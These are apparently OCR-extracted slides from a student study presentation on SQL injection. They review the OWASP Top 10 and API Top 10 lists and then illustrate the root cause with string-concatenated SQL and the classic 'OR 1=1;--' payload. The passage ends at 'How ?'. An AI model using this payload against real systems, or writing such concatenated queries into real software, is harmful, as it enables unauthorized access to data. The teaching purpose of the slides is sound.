Computer Science Study

Database study

SQL Injection

2024.11.28

송현우

INDEX

1. History

2. Root Causes


3. Prevention

4. Real-World Cases

5. QnA

History

OWASP Top 10




OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1–Injection	→	A1:2017–Injection
A2–Broken Authentication and Session Management	→	A2:2017–Broken Authentication
A3–Cross-Site Scripting (XSS)	↘	A3:2017–Sensitive Data Esposure
A4–Insecure Direct Object References [Merged+A7]	∪	A4:2017–XML External Entities (XXE) [NEW]
A5–Security Misconfiguration	↘	A5:2017–Broken Access Control [Merged]
A6–Sensitive Data Exposure	↗	A6:2017–Security Misconfiguration
A7–Missing Function Level Access Contr [Merged+A4]	∪	A7:2017–Cross-Site Scripting (XSS)
A8–Cross-Site Request Forgery (CSRF)	✕	A8:2017–Insecure Deserialization [NEW, Community]
A9–Using Components with Known Vulnerabilities	→	A9:2017–Using Components with Known Vulnerabilities
A10–Unvalidated Redirects and Forwards	✕	A10:2017–Insufficient Logging & Monitoring [NEW, Community]

출처 : https://shifacyclewala.medium.com/owasp-2013-vs-2017-vs-2021-aca88f466c20

History

OWASP Top 10



2017

- A01:2017-Injection
- A02:2017-Broken Authentication
- A03:2017-Sensitive Data Exposure
- A04:2017-XML External Entities (XXE)
- A05:2017-Broken Access Control
- A06:2017-Security Misconfiguration
- A07:2017-Cross-Site Scripting (XSS)
- A08:2017-Insecure Deserialization
- A09:2017-Using Components with Known Vulnerabilities
- A10:2017-Insufficient Logging & Monitoring


2021

- A01:2021-Broken Access Control
- A02:2021-Cryptographic Failures
- A03:2021-Injection
- (New) A04:2021-Insecure Design
- A05:2021-Security Misconfiguration
- A06:2021-Vulnerable and Outdated Components
- A07:2021-Identification and Authentication Failures
- (New) A08:2021-Software and Data Integrity Failures
- A09:2021-Security Logging and Monitoring Failures*
- (New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

출처 : https://owasp.org/Top10/

OWASP API Security Top 10



OWASP API Security Top 10 2019

No.	항목
API1:2019	Broken Object Level Authorization
API2:2019	Broken Authentication
API3:2019	Excessive Data Exposure
API4:2019	Lack of Resources & Rate Limiting
API5:2019	Broken Function Level Authorization
API6:2019	Mass Assignment
API7:2019	Security Misconfiguration
API8:2019	Injection
API9:2019	Improper Assets Management
API10:2019	Insufficient Logging & Monitoring

OWASP API Security Top 10 2023

No.	항목	
API1:2023	Broken Object Level Authorization	SAME
API2:2023	Broken Authentication	UPDATED
API3:2023	Broken Object Property Level Authorization	UPDATED
API4:2023	Unrestricted Resource Consumption	UPDATED
API5:2023	Broken Function Level Authorization	SAME
API6:2023	Unrestricted Access to Sensitive Business Flows	NEW
API7:2023	Server Side Request Forgery	NEW
API8:2023	Security Misconfiguration	SAME
API9:2023	Improper Inventory Management	UPDATED
API10:2023	Unsafe Consumption of APIs	NEW

출처 : https://blog.naver.com/pentamkt/223276741804

Root Causes

‘OR 1=1; --

```
var statement = "SELECT * FROM users WHERE name = '" + userName + "'";
userName = “'OR 1=1;--”;
```

```
SELECT * FROM users WHERE name = '' OR 1=1; -- ';
```


How ?

